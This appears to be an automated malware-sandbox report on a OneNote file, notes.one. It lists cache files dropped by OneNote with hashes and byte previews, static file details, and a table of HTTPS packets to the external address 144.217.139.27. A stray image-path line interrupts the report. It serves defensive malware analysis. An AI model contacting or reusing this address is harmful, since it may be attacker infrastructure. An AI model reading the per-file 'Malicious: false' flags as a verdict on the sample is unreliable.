Preview:	....Z....&.....%...&..0...(.. @..`.....Z...2&.....%...&.....( .. @..`..H.....Z...J&.....%.....(...(.. @..`.....B.....B..a..HG..}y.Z/..... .....6.K..P..#L...R..i'....5.&$P..R.8.#YXM6.8..p.9..8.#.....W.w..L.....]..... .....B..T.....T.....O.T$.....T.....T$5..{..T.`..:.:T$...oa<T..... .....0.....e....4.....~.K$.hcM..~.....(...`E.....(...$...B.i.n.o.c.u.l.a.r.s. .C.o.r.n.e.r...j...P.a.g.e.L.o.c.I.D...L.o.c.V.e.r...P.a.g.e.V.e.r.C.o.m.m.e.n.t...P.a.g.e. O.v.e.r.i.d.e...P.a.g.e.N.a.m.e...0...0.0.0.8...1.....0...U.n.t.i.t.l.e.d. .p.a.g.e.....&.....&.....C.$...p{.....{..<.H.O.R.D./..2...\.....d.....p...v.....W....@.....&...{...[.7..... ...0.....e....4.....u.4..G..p.".a.....(...P.u.....(..."...B.l.u.e. .M.i.s.t. .M.a.r.g.i.n...j...P.a.g.e.L.o.c.I.D...L.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002B.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.352680336674789
Encrypted:	false
SSDEEP:	48:8Bsx6w8scXL7rXMt8tYt3MNE8oZXk5q9Ou5DcTrdhSrky5YtX709BszdZ7nlw9:8BscL7rf66E8cXkM999GRAzys
MD5:	90675D3546A1255E7900E8EC934DAA4C
SHA1:	ABBC54F4B5BB5EEC30FC4EF6AAAF3C25B1A52D55
SHA-256:	6FAA7D596A3D0A3C12D487E9F37628497260A1583347F23F149D7F44FEA0CC48
SHA-512:	56254F7BCE4352767A0EFE00EB0BB29626E0D4178FCC6E0C6346C7CD91BB2D95797A9E4579CA0C00F8C8AAA7CF0913A05CCB11FD987025326F4B24076DC74E 2
Malicious:	false
Preview:	2...>.....R...v...F.....2...>.....v...z.....l.....l.qk..B.....LZ.;.....;N....q1. .Gn..;N....q1..Gn..;..l.qk..B.....LZ.l.....l.....l.....l.t.....l.....4..'...'.....n....ve.+'".....N...^. .....gV{hA.`.l.;zU.....f.....l.qk..B.....LZ.....n....ve.+'".....n....ve.+'".....;.....;.....;.....;....;T.]...;.....;..B... ;H.....;..B...;..>.).;..J.....;.....4...4...4..".....;..;..;..z...y.. x.. .....$.....4...(..7(..7.....;.....4...4...4.....;.....;....#.;.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002C.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 814x105, components 3
Category:	dropped
Size (bytes):	12654
Entropy (8bit):	7.745439197485533
Encrypted:	false
SSDEEP:	384:JheN2cq6MLu6MLGu54cHeNzhcmhcDu53eNE3UPkhrxvu:Ji2Wix7fzVsbE3Zm
MD5:	4BCCCDBB4273ECEBE216C84930A8D0B2
SHA1:	FFBF617787E27BC94D9BAF89F2FE34A2BD42794B
SHA-256:	474F9A8C25D5E21192315397EA995B1E11E2C1608157C6E0277688091BFD136A
SHA-512:	DAD73A8C0E293B88685C0C71EF15E0DC95EE39B7FC9F849DE5D634173FD9FA0AF0AA96742D9E94BE03556AA4A817D5001C95A6736EAD5D5DF03661876785EB 74
Malicious:	false
Preview:	......JFIF.....H.H.....C.....C.....i.....E.....U....V...f..ASTc. .....de.1Qq...!Rb....Ca."r.....B.....b....Ra.....!Qc.....AS.1U.."C...2Bq...$#3%&.....?.....3.....~.....:..g..s"..ic..Vk.f.. :..f..h.....Vk.f.. :..f..h.. ...Vk.f.. :..f..h.....Vk.f.. :..f..h.....Vk.f.. ..0...Q_..X..V5E~..c..X...@u...cTW...0...Q_..:.m.....@w...Q.+....*.4W...lUFh....v..._..wn...dW....y._..v..E~...*...@wn...dW....y._...v..U..@wn ...d..{`;.|U.2g...*.3...:.0?ViN.z.@w...4.M.:m..`~..i7...q...l....J.`l...W..n..PQTiB...6....+..sj.*."...6....+..WA...x..A.....(.N6`..AD.q....'S...t.Q:.l.....f.]..N..0.. .u8..A....._W..Y...}.C. ..~....&.E~....&.E~....&.E~....&.E~....&.E~....&.E~....&.E~....&.E~....&.E~....&.E~....&.E~.v..?U..^.r..}..Bep

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002D.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.353733817353949
Encrypted:	false
SSDEEP:	96:os7/isDuQSLKgEpaXku29VxkRACTuc3/S3y/:oszisDuQSW9paXkb9VxkRAq5P
MD5:	DBDFE0671621CC658D3310852FDCEDE6
SHA1:	D51AF27E75B9AD4C7C261E3B9FD263B76EF386DB
SHA-256:	B9AD91ED2286D26CBDC202B601C057743EB56B45881C3C9173337FEFDC277993
SHA-512:	1B204A1546B20ABF8D1635D09B0646C5EEBEA1519D7C45E98E78CB992487AD477447A617C8AE27F6537D0785A129B12A10D50A8C364F74F454B97DD63FD680B
Malicious:	false

Preview:	2...>.....R...v...F.....2...>.....v...z.....I.....I.qk..B.....LZ..c.....c..<... .)HS....c..<....)HS....c..I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'.....@Es.9.*Ato. .b....N...^.....%.\.F.A.....f.....I.qk..B.....LZ.....@Es.9.*Ato..b.....@Es.9.*Ato..b.....c.....c.....c.....cj..... cT.]....c.....c..B....cH.....c..B....c..>.)..c..J.....;.....4...4...4..".....c...c...c..z...y.. x.. .....$.....4...(..7(..7.....;.....4...4...4.....c.....c....# ..c.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002E.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPCM), density 28x28, segment length 16, baseline, precision 8, 728x77, components 3
Category:	dropped
Size (bytes):	2695
Entropy (8bit):	7.434963358385164
Encrypted:	false
SSDEEP:	48:N9YMsguOZgKAz2vcaQU4R8r4BU0/Rc4nbIQdsohw13ZmFLY6KsVvMdBL2mr:/hsEgNz2v5T/rQC67SoWniHK4EdBH
MD5:	B23DE98D5B4AFC269ED7EBFDDECE9716
SHA1:	10AF507A8079293A9AE0E3B96CF63A949B4588AA
SHA-256:	646586CB71742A2369A529876B41AF6A472C35CC508D1AE5D8395D55784814F2
SHA-512:	BBACBE205EC0A4F4E3AB7E2B1DEE36FCF087DDF77C7D18B53AEA4B15984A47C64E19F9B8D8FA568620619CEA0361D94FE7ABEA6E502EC6ECAEFE957F42ED7EE8
Malicious:	false
Preview:	.....JFIF.....C..... $.' ",#..(7),01444.'9=82<.342...C.....2!.!2222222222222222222222222222222222222222222222222222.....M...."..... .....,.....1....!ABQRq.2a."CbS.....Qa1A.....?....{.....i.....I..-D.q.~..|cS.S...R\..d.8,!....]f$....Q..di.;~5.....vj... ...MqCe..=.*.f^..=.}.Cm]qCd..s=..u.e..v..t',.....S.s..N...>.d4',..k...N...d..9....G...y....6J.Y.I.{Vf...^B..i.3.z....:5W#4@.S\fj.%..Mb.5.v.5.....S.E..#.v.I....I.....m..H....D..|.Y|...W. Wf..o..U.0.E..@.T.....'.S../...Z.....lJ..1K..rl...T.f.>.+.N..o.....\..^u.....e..q.qK.GXP..-...F8".;5J...]Y.....j.a.,R.....J.N.....z}<qu..J.)`.}X:..}.....B...[. .....,B.).b.....(Y.O....c\.o.e&.W.#Bo..N|..N8.#J.>1D.1..b.&....q.#..UT%,.d.....m&..^...VXA..b.nbTV~.....^.....q..#./.I..=Q..=..Y.*.lb...VZ+.....Y.....'.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002F.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.354487021310167
Encrypted:	false
SSDEEP:	48:e42s1cbrRdR2geBt0Z6E/EuKXMf97dlclrdhSr3C2tXW4593D4Cd:e42s10NWgAbE//KX097dlARAtLf
MD5:	00100E68C8F9307C15427AF5066A9E67
SHA1:	E3F183C76ED34F14821192E0AA06447DF1C3CC03
SHA-256:	12E8C70243FB2829F556D4172DE26D1FAB86E61291047C37EBE260D5F2D42678
SHA-512:	15C1F2F0020C4FBBC623956D82B9B730BDE6CAD4C34374B9778804F33D131A60DF6D5A0EE9F6B65FD7D7E300C6E80D6B49A6779F44A9DBFCB0A007C44EB751B5
Malicious:	false
Preview:	2...>.....R...v...F.....2...>.....v...z.....I.....I.qk..B.....LZR.....R.....R... .....R....I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'.....f`...j.-XR,d..m....N...^..... .....c.9....J.....].....f.....I.qk..B.....LZ.....f`...j.-XR,d..m.....f`...j.-XR,d..m.....R.....R.....R.....R..j....R..T.]..R..... ..R....B..R..H....R....B..R....>.)R....J.....;.....4...4...4..".....R...R...R....z...y.. x.. .....$.....4...(..7(..7.....;.....4...4...4.....R.....R.....#R..... .....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002G.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 69x630, components 3
Category:	dropped
Size (bytes):	11040
Entropy (8bit):	7.929583162638891
Encrypted:	false
SSDEEP:	192:u99+91V42ho91V42ho91V42ho91V4235z9pUkDCyixxo4PS6b8tEy3BcWWhhSy0b:ubKD4/D4/D4/D4uzX38u4PNYJ2zhhmb
MD5:	02775A1E41CF53AC771D820003903913
SHA1:	2951A94A05ECF65E86D44C3C663B9B44BAD2BC9D
SHA-256:	83245F217DEAE4A4143B565E13C045DBB32A9063E8C6B2E43BB15CD76C5F9219
SHA-512:	5A1FCC24BDD5EE16BC2C9BACF45BCECF35ED895EAC22D2C4EE99C1B7E79C8E8B9E5186E3D026BA08FF70E08113F0A88FBF5E61C57AF4F3EA9BA80CE9F33410E9
Malicious:	false
Preview:	.....JFIF.....H.H.....C.....C.....v.E.....S.....A a..!12Qqw.....3568rv.....".....4Btu.....#Rs.(W..bg.....D.....1..2.!4Aqrs....Qa.....t..."3BRb....#.$S.Cc.....?...K/h._+.N6.-.a...5...;.r...,... 0B.s(..zp..4.%r|q..E.Q^.../...C.R..?u.q8XN.>.e..:..gJ...._.n>.70G,..(.....3b.&.5m...Q../...7Ie..k....e.l6..&..`Gt.P.Y^r...=..Y.e...N.B...O.#..J+.....u.V;G.'.....V.]8..C.].....E... ..c..w&lX..f..\T.J?...F.,...m|..93.....,....+.R..WG...%.....(@.....p].iEz<.8.^...J.h.....a8P.1.....(z..y~.....H.Z^.>..<.....L.k..lG...R.(.%..m....&u...B|.....@]ey.W.J...!d..R.8...[..>8.... (.G.....!.)X.....,'..F2.Z.t..Aw./..Z..#..i.kK.....b.i...qR.(....RE.....O.XP.#..(...9J..]....,2.[w....KrW'...tY.....{~.:.+..

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002H.bin (copy)	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.473110142834424
Encrypted:	false
SSDEEP:	48:ys3/jY1a9XttUEP3F7vXS9PqdtjcTrdHr76tXBzI/MBn:ysc1aJtWEP3FzXS9PitjqRLOCM
MD5:	599880C6A75F6F8561F171FB8C730EDD
SHA1:	E8D8411FA8AF5B88BB37831385F4529B218D7389
SHA-256:	2D6D91E54E35F8D4BAFBB7AE0D0A04793D428AFE6F0E5161235DAAE56300DA7A
SHA-512:	0BED6945A0FA571FC38CE87C8CBD421373D661A735602D18C229ED43B58F0B9B4304239AC41A331BEBBDD5C4C7D912424AF75445E1B0C670BA89D84E67636EC
Malicious:	false
Preview:	2...>.....p...v...d.....?....?.....2...>...L.....v.....l.....l.qk..B.....LZ].....].}..`..W`.'...].}..`..W`.'...]...l.qk..B.....LZ.l.....l.....l.....l.t.....l.....4..'...'.....Hyf..BQ.$F.UZ.....N...^.....;..s./.E...>.. .....Z..... ....l.qk..B.....LZ.....Hyf..BQ.$F.UZ.....Hyf..BQ.$F.UZ.....].....].....].....].j....].T%c..].....]...G..]...H..]...>..]....]. .3.....;.....4...4...4..".....]..]..]...z...y.. x.. .....$.....4...(..7(..7.....;.....4...4...4.....].....].....#].....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002I.bin (copy)	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPCM), density 28x28, segment length 16, baseline, precision 8, 105x441, components 3
Category:	dropped
Size (bytes):	2268
Entropy (8bit):	7.384274251000273
Encrypted:	false
SSDEEP:	48:N9YMn9H5gXIM26vroVXWxyNnI1LmLR+rn4FOeewGhDbby:/h9SIMdgm09ll8R2/rby
MD5:	09A7AE94AA8E517298A9618A13D6E0E2
SHA1:	FA5181A7414BA32F816BF0C4278EC20C615E8B1A
SHA-256:	3C68C7EE798E62A4A99C740153F3980D7DF029605C843410942C7F85E794823B
SHA-512:	074E9A2BE2039D0AFEAD360157550B934FABD0CB86B5AF476C1FBC885EE60331F5A68EAF70BF76E23C8248A20FB900346839F4AA8892370B5889E64948DCC6E2
Malicious:	false
Preview:	......JFIF.....C..... $.' ",#..(7),01444.'9=82<.342...C.....2!.!2222222222222222222222222222222222222222222222222222.....i.."..... .....3.....!.A..1Q."q.2BRa.b...#$..... .....!12AqQ.....?..D.z.4....;....7...3.t<!..d.O.....+O+.;.z6.4cz7E.....U.Z)-..@..y..... ....}(W...<.xv/...5.ew.....yN....n.Tk.Tm.Ty.vA=...T..U....h...e.8.5%....'.....e^.....L.g.$.~e..O.._..... .F`.....xnL.<.....]jfv...}..\G..c.....-%...#.C.|.].`..^..W..c..B..5D.QSTaZ.5A =....BU..z%.4.h.6..=..U...W.$..I...7.:.....IPQT_...~..i..x....~.I.|.n.J..TV.21.Tg.....j.z!+.-.....")j...)*..TT...."....T.Tc.**j.....j.z!*.h...&.&.&..e.%..TksTW%G .?".l+$..c._9..[x...TU.....i~X..#'.qm?ttO.....}*.i...q.....9..r..?..W..d.w...f;..q...tZh..0.....2.....OD%Q-.....$.....56.K.O...y._..*_C.k..p9.p..O..vu...'.....0v

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002J.bin (copy)	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPCM), density 28x28, segment length 16, baseline, precision 8, 76x97, components 3
Category:	dropped
Size (bytes):	784
Entropy (8bit):	6.962539208465222
Encrypted:	false
SSDEEP:	12:869YM8fij0W/xfuCp7ovv1bidiMn3bGi6AETQcdH8SADjoZgV6v9jUEvS3/g:N9YMWeI424diMn3yinsQeHvADu9QEvJ
MD5:	14105A831FE32590E52C2E2E41879624
SHA1:	078FA63FC7DB5830E9059DF02D56882240429D90
SHA-256:	D0A3A1C3CD63C4023FE5716CBE2C211307D0E277E444D9EF76C7FC097A845FD4
SHA-512:	8FC0ED24E8EC14C46EA523D9265DE28F85C5FC57AA54AD5B9CA162E95F79221E2AD3DD67D1293CF756B67F3D3DECAE122254134EA8D4D00DDED02114B538347
Malicious:	false
Preview:	......JFIF.....C..... $.' ",#..(7),01444.'9=82<.342...C.....2!.!2222222222222222222222222222222222222222222222222222.....a.L.."..... .....-.....!A."1.Qbq....2Ba.....1.....?.....3.Ty\.....vs....>.>..a.W..s89.d...Z}.....rz...`...Z.r.do....u.W.%....gf.>.L..xz... .B8=w...g.~g."HD...$..IKJ.....nn..*Iy..I....L...\q...Q;6.KrxZ,....j$..ZQ..)f...q`.*..C1..cZ2]-..\.~..J.....^..(.f..9m?..C.NI.UL..X.fy.Z.....+n....r."Z...d..R./\.#...kd.D.5.!...h.3*s-+.. .....Xjt..}i..rK..y.../>u..]N.....Y..J.....1.x./.....F6.....I...._3...k.sM.+..v;.%|.f.~.....:y....S....UKovh...W'.....IF... .....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002K.bin (copy)	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data

Category:	dropped
Size (bytes):	8192
Entropy (8bit):	2.7352901783761467
Encrypted:	false
SSDEEP:	96:1sBh92K+SVkBLQoWE5vXj9Fim3hRQ5BTN5i:1sBz2K+ZZQQ5vXj94m3hRCBT
MD5:	489FA02A50CE0167632419D15613B5A2
SHA1:	4F625EAD0462D8CF51CB30142920FEE934CDE020
SHA-256:	D33F8FAAB08E93661C0132735181C7959C504E0487A8B33D79E05C2F47BB6B36
SHA-512:	4F0380F436AB0497242ECDE6371AE5E89DF15E2273D47245AAFDBE9131121C792868C7D22CBA29D14A3DB8FE0E4EFAB5C1374D4A512EDFC3D79EF133CDDD5E7
Malicious:	false
Preview:	2...>.....v.....2...>.....v.....l.....l.qk..B.....LZj.Y.....j.Y{.&..$>.....j.Y {.&..$>.....j.Y..l.qk..B.....LZ.l.....l.....l.....l.t.....l.....l.....4..'...'.....&U<.6..N~.....N...^..... .....C.K.1.."T.....^....l.qk..B.....LZ.....&U<.6..N~.....&U<.6..N~.....j.Y.....j.Y.....j.Y.....j.Yj....j.YT.l..j.Y.. ...j.Y..Q..j.Y..Q..j.Y..>..j.Y.....j.Y .3.....;.....4...4...4.."....j.Y.j.Y.j.Y..z...y.. x.. .....$.....4...(..7(..7.....;.....4...4...4.....j.Y.....j.Y....#j.Y..... .....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002L.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 95x498, components 3
Category:	dropped
Size (bytes):	3009
Entropy (8bit):	7.493528353751471
Encrypted:	false
SSDEEP:	48:aRCTf+0hagMrbAZMJShPdvF/5OzlQFlDF7npkDdWvVBTEnBLT6NrgCX0:D+0YgMrApL553JtEdEVcL2NcX
MD5:	D9BD80D40B458EDB2A318F639561579A
SHA1:	83BA01519F3C7C1525C2EA4C2D9B40F28B2F2E5E
SHA-256:	509A6945FACFB3DDC7BE6EE8B82797AD0C72DB5755486EE878125A959CC09B59
SHA-512:	C3684996670281 80A922DD015980C29865AEF4A890C83E87AE29F6A27DC323DD729E6FB1C34A2168A148E6A7A972F65A5FC8ACE6981AF1D4E7057D99681CB36
Malicious:	false
Preview:	......JFIF.....H.H.....C..... ! .."**"555556666666666...C.....&.....&,$ $,(+&&&+(///,,//666666666666666.....,.....:. .....r.!12BQ...3Aaq.."CRb.....#4$c.S.....1A.....?..p..-.....u0$.....l.....)..o.FTd..DG..... .t*e..jO..Z.U.....r..j.O.,..VD./.....V5D .&.....A..Zi....E.N....*.....#..M<|.2.Y.../QO.x.cTM4.....+.F;V.x.de*....]e..O.x.c\Y.....r..j.O.,..T...hw..k.^.[B..J.sEl.w.x.m.5%zzt0..T.....b..<\.3Q..W</..!.xh6..Z..\.+M.o.Y..1.. .....#.....|.a.l.KR>..U.....e....@...\.1Z...Y...[....F.6.t.#..Z,.x.Q..[`.X.....#.....W</..TM..-H...V....Tf.....r..j.x.df.f.....#..l.KR>..U.....e....@...\.1Z...Y..Y.us....D.)....Uh. ...FkYm.m`P...W .V.g..FjVj.\..1Q6.t.#..Z,.x.Q..[`.X.....#.....W</..TM..-H...V....Tf.....r..j.x.df.f.....#..l.KR>..U.....e....@...\.1Z...Y..Y.us....D.)....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002M.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 700x114, components 3
Category:	dropped
Size (bytes):	2266
Entropy (8bit):	5.563021222358941
Encrypted:	false
SSDEEP:	24:TuRCTP9rSTfIEe1HbcVY1YbDXq8eCl0bf2QQe0GVDQAzZw:aRCTN7HbcW1YbDXq+l07len0AVw
MD5:	DB8A181E3F0EAD4A9472099E42ED6BE3
SHA1:	92096AF05CC6167B1AA816811A1160B809393FA2
SHA-256:	E9746B4E9AE9CE7B3B0068779DB3E113E2DFC9880F25373D745D0E700E69A906
SHA-512:	A9E246E10E28D057090BA9F034ECE6131780D7F794C5C9421523388997C7EDFBB49BC32B863B6C6668911B359C304AA54969B48CB9234950D5CECD2A6F3EFFF
Malicious:	false
Preview:	......JFIF.....H.H.....C..... ! .."**"555556666666666...C.....&.....&,$ $,(+&&&+(///,,//666666666666666.....r.....5. .....!1AQ..2a...."Rq..#3BSr..C.....?...X.....U...j...F.W.V]'KV.uWt.iT...{.....`.(.....V%..=.....z.....V..ct+.U.B...@..... .....{.....5.....0...x4....c..;.....+.....\|.7E.%.9.1+}..d.....+.V#.P.HUL.E...g.li...8.>U.";0pi.]5.\..zo..."@.....y.6.mLN..S.....@...i..A..p... ....~\|V9.+.Xy.....+,L.....7Z7..p...-X...\.....:-...i....v.1...-..H....9.zk....l...^.....:."^.t.Q.F...X..B..$.....a.%f&3..1.5+.X..'b7bwr.).e.x....!...H...aa_..kD... b..g..p..K^.k..qX.[,.....Q...U..x...YMvj...w..:k.....j.W.8..4....c.u.}m.....o.=@.....j.S.t.|.....5h.y.%.~...G

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002N.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.326597027699643
Encrypted:	false
SSDEEP:	48:YuuRsPPH0+ritzSvEgLX9iIG9e46oxrdQqr2q6BXGCh4ch:YPRs30+ri9cEaXY9eDgRQyUo8

MD5:	F8832D22E349C449BC4619700A3C6707
SHA1:	545F791692FEED7D15D393EFE12A1028003BCCE9
SHA-256:	A269DF863BBBECC1F22BD919DB18F3E5C504C0F1368D581B045371B075EDBCA9
SHA-512:	85EA71E8DA499AA97BEC5EF0917D9B7C03B8DF1F5046B7DD9C32C808E1ACF6364B427CBB762A23219EE3084DCFE325C40C9158D031AD56EF0A9A8BDB9CB4D0DF
Malicious:	false
Preview:	2...>.....P...v...D.....?....?.....2...>...,.....v...x.....I.....I.qk..B.....LZ.P.....P...P.3.Z?..8.P...P.3.Z?..8.P...I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'.....:@.MW.....Vj&....N...^.....[z.A..1N.....f.....I.qk..B.....LZ.....:@.MW.....Vj&.....:@.MW.....Vj&.....P.....P.....P.....P.j.....P.T.]...P.....P...B...P.H.....P...B...P...>.).P...J.....;.....4...4...4..".....P...P...P...z...y.. x.. .....$.....4...)..7)..7.....;.....4...4...4.....P.....P.....#.P.....

Static File Info

General


File type:	data
Entropy (8bit):	5.7530821194914035
TrID:	• Microsoft OneNote note (16024/2) 100.00%
File name:	notes.one
File size:	159160
MD5:	f37c173417e5c9d9264f00cc6ec0e924
SHA1:	552bdc49b09a566ded145d5befaa9e8623aaa3f2
SHA256:	ca0ee9618e132e177e54276defa733a0338123c73ca880e031f814c0936d703b
SHA512:	aa810748312fbd4ff64f117d750e031a4d1457ace66d84e29e74eb043c1fd157004f4e977444b91997a9ae44f568fe033fafec1f9737ea0ab393b5da14e93ec6
SSDEEP:	1536:YevY6z54EJ+ytgXIeZCXIokE9Kkf2oY7LLw7wDzKiivL4w1jr8TYEo7P2x0R6Zoj:PgS2EJbyYeMYkKkyX3DWvLLATijRgoj
TLSH:	BFF3D026B181865ACB2A417909E76F747373BE029591271FDFB62E2C5DF0288CC9468F
File Content Preview:	.R\ {...M..Sx.)..5._....O....7.....?.....I.....*...*...*...*.....@.....h.....8f.....0....m.....n.....I..&.....7.....R..@..N.&..5.....

File Icon

Icon Hash:	d4dce0626664606c

Network Behavior

Network Port Distribution



Total Packets: 58

- 53 (DNS)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 7, 2023 18:26:32.051937103 CET	49839	443	192.168.11.20	144.217.139.27
Feb 7, 2023 18:26:32.052026987 CET	443	49839	144.217.139.27	192.168.11.20
Feb 7, 2023 18:26:32.052234888 CET	49839	443	192.168.11.20	144.217.139.27
Feb 7, 2023 18:26:32.063653946 CET	49839	443	192.168.11.20	144.217.139.27
Feb 7, 2023 18:26:32.063724041 CET	443	49839	144.217.139.27	192.168.11.20
Feb 7, 2023 18:26:32.307496071 CET	443	49839	144.217.139.27	192.168.11.20
Feb 7, 2023 18:26:32.307786942 CET	49839	443	192.168.11.20	144.217.139.27
Feb 7, 2023 18:26:32.309437990 CET	49839	443	192.168.11.20	144.217.139.27
Feb 7, 2023 18:26:32.309457064 CET	443	49839	144.217.139.27	192.168.11.20
Feb 7, 2023 18:26:32.309871912 CET	443	49839	144.217.139.27	192.168.11.20
Feb 7, 2023 18:26:32.333930969 CET	49839	443	192.168.11.20	144.217.139.27
Feb 7, 2023 18:26:32.376374006 CET	443	49839	144.217.139.27	192.168.11.20
Feb 7, 2023 18:26:32.663856983 CET	443	49839	144.217.139.27	192.168.11.20
Feb 7, 2023 18:26:32.663990021 CET	443	49839	144.217.139.27	192.168.11.20
Feb 7, 2023 18:26:32.664356947 CET	49839	443	192.168.11.20	144.217.139.27
Feb 7, 2023 18:26:32.664403915 CET	443	49839	144.217.139.27	192.168.11.20
Feb 7, 2023 18:26:32.712025881 CET	49839	443	192.168.11.20	144.217.139.27
Feb 7, 2023 18:26:32.763931990 CET	443	49839	144.217.139.27	192.168.11.20
Feb 7, 2023 18:26:32.763964891 CET	443	49839	144.217.139.27	192.168.11.20
Feb 7, 2023 18:26:32.764178991 CET	49839	443	192.168.11.20	144.217.139.27
Feb 7, 2023 18:26:32.764225960 CET	443	49839	144.217.139.27	192.168.11.20
Feb 7, 2023 18:26:32.768805981 CET	443	49839	144.217.139.27	192.168.11.20
Feb 7, 2023 18:26:32.768908978 CET	443	49839	144.217.139.27	192.168.11.20
Feb 7, 2023 18:26:32.768953085 CET	443	49839	144.217.139.27	192.168.11.20
Feb 7, 2023 18:26:32.768970966 CET	443	49839	144.217.139.27	192.168.11.20
Feb 7, 2023 18:26:32.768971920 CET	49839	443	192.168.11.20	144.217.139.27
Feb 7, 2023 18:26:32.768971920 CET	49839	443	192.168.11.20	144.217.139.27
Feb 7, 2023 18:26:32.769082069 CET	49839	443	192.168.11.20	144.217.139.27
Feb 7, 2023 18:26:32.769114017 CET	443	49839	144.217.139.27	192.168.11.20
Feb 7, 2023 18:26:32.769200087 CET	49839	443	192.168.11.20	144.217.139.27
Feb 7, 2023 18:26:32.821631908 CET	49839	443	192.168.11.20	144.217.139.27
Feb 7, 2023 18:26:32.870296955 CET	443	49839	144.217.139.27	192.168.11.20
Feb 7, 2023 18:26:32.870337009 CET	443	49839	144.217.139.27	192.168.11.20
Feb 7, 2023 18:26:32.870517969 CET	443	49839	144.217.139.27	192.168.11.20
Feb 7, 2023 18:26:32.870579004 CET	49839	443	192.168.11.20	144.217.139.27
Feb 7, 2023 18:26:32.870603085 CET	49839	443	192.168.11.20	144.217.139.27
Feb 7, 2023 18:26:32.870729923 CET	49839	443	192.168.11.20	144.217.139.27
Feb 7, 2023 18:26:32.870906115 CET	443	49839	144.217.139.27	192.168.11.20
Feb 7, 2023 18:26:32.870949984 CET	443	49839	144.217.139.27	192.168.11.20
Feb 7, 2023 18:26:32.871082067 CET	49839	443	192.168.11.20	144.217.139.27
Feb 7, 2023 18:26:32.871082067 CET	49839	443	192.168.11.20	144.217.139.27
Feb 7, 2023 18:26:32.871107101 CET	443	49839	144.217.139.27	192.168.11.20
Feb 7, 2023 18:26:32.871118069 CET	49839	443	192.168.11.20	144.217.139.27
Feb 7, 2023 18:26:32.871119022 CET	49839	443	192.168.11.20	144.217.139.27
Feb 7, 2023 18:26:32.871264935 CET	49839	443	192.168.11.20	144.217.139.27
Feb 7, 2023 18:26:32.871542931 CET	443	49839	144.217.139.27	192.168.11.20
Feb 7, 2023 18:26:32.871577978 CET	443	49839	144.217.139.27	192.168.11.20
Feb 7, 2023 18:26:32.871726990 CET	49839	443	192.168.11.20	144.217.139.27
Feb 7, 2023 18:26:32.871726990 CET	49839	443	192.168.11.20	144.217.139.27
Feb 7, 2023 18:26:32.871778965 CET	49839	443	192.168.11.20	144.217.139.27
Feb 7, 2023 18:26:32.871788979 CET	443	49839	144.217.139.27	192.168.11.20
Feb 7, 2023 18:26:32.871829033 CET	49839	443	192.168.11.20	144.217.139.27
Feb 7, 2023 18:26:32.871853113 CET	49839	443	192.168.11.20	144.217.139.27
Feb 7, 2023 18:26:32.871949911 CET	49839	443	192.168.11.20	144.217.139.27
Feb 7, 2023 18:26:32.962707043 CET	443	49839	144.217.139.27	192.168.11.20
Feb 7, 2023 18:26:32.962727070 CET	443	49839	144.217.139.27	192.168.11.20
Feb 7, 2023 18:26:32.962873936 CET	49839	443	192.168.11.20	144.217.139.27
Feb 7, 2023 18:26:32.962929964 CET	49839	443	192.168.11.20	144.217.139.27
